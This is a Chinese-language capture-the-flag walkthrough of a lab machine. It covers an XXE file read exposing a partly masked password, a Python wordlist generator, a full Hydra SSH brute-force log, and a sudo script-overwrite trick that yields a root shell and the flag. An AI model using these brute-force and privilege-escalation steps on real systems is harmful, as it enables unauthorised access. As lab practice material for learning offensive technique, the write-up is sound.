

端口只能搜集到80和22两个，所以直接看80




很普通的xml解析页面，一眼xxe



发现`tuf:x:1000:1000:KQNPHFqG**JHcYJossIe:/home/tuf:/bin/bash`

可以尝试直接读`/home/tuf/user.txt`




算非预期?


接着拿着`KQNPHFqG**JHcYJossIe`生成个字典

```
import string
import itertools

charset = string.digits + string.ascii_letters + string.punctuation
template = "KQNPHFqG{}JHcYJossIe"

with open("passwords.txt", "w") as f:
    for c1, c2 in itertools.product(charset, repeat=2):
        password = template.format(c1 + c2)
        f.write(password + "\n")
```

用hydra跑一下


root@a444bf393e26: ~
root@a444bf393e26: ~ (docker)
⌘1
root@a444bf393e26: ~ (docker)
⌘2
11%
14 GB
1/16, 5:43 PM
┌──(root㉿a444bf393e26)-[~]
└─# hydra -l tuf -P passwords.txt ssh://192.168.0.107 -t 10
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secre
t service organizations, or for illegal purposes (this is non-binding, these *** ignore laws an
d ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 04:48:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to redu
ce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a
previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 10 tasks per 1 server, overall 10 tasks, 8836 login tries (l:1/p:8836), ~884 tries p
er task
[DATA] attacking ssh://192.168.0.107:22/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 8756 to do in 01:50h, 10 active
[STATUS] 82.00 tries/min, 246 tries in 00:03h, 8590 to do in 01:45h, 10 active
[22][ssh] host: 192.168.0.107 login: tuf password: KQNPHFqG6mJHcYJossIe
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 04:55:51
┌──(root㉿a444bf393e26)-[~]
└─#
┌──(root㉿a444bf393e26)-[~]
└─#


登录上来后发现



大概意思就是可以将一段自己输入的内容随机拼接上`is a good url.`或者`is not a good url.`再输出到某个指定的文件里

那么思路其实就很显而易见，最后肯定是要写一段东西覆盖掉这个`/opt/112.sh`去执行。但因为有`https://maze-sec.com/`在前面所以要想办法把前面这段东西利用起来。

虽然正则要求输入必须以 `https://maze-sec.com/` 开头，但在linux中，它也可以是一个相对路径。这就需要了解一个`/`的特性



也就是连续的斜杠 `//` 在路径解析时等同于单个 `/`

因此，`https://maze-sec.com/` 在当前目录下会被解析为：

- 目录：`https:`
- 子目录：`maze-sec.com`

此时如果我写入一个`https://maze-sec.com/pwn`，`pwn`表示文件，就能执行这一串东西

```
tuf@112:/tmp$ echo '#!/bin/bash' > https:/maze-sec.com/pwn
tuf@112:/tmp$ echo '/bin/bash -p' >> https:/maze-sec.com/pwn
tuf@112:/tmp$ chmod +x https:/maze-sec.com/pwn
tuf@112:/tmp$ sudo /opt/112.sh -u "https://maze-sec.com/pwn" -o "/opt/112.sh"
结果已保存到: /opt/112.sh
tuf@112:/tmp$ cat /opt/112.sh
https://maze-sec.com/pwn is a good url.
tuf@112:/tmp$ sudo /opt/112.sh
root@112:/tmp# whoami
root
root@112:/tmp# cat /root/root.txt
flag{root-538dc127225a0c97b060b1ff9570390a}
root@112:/tmp#
```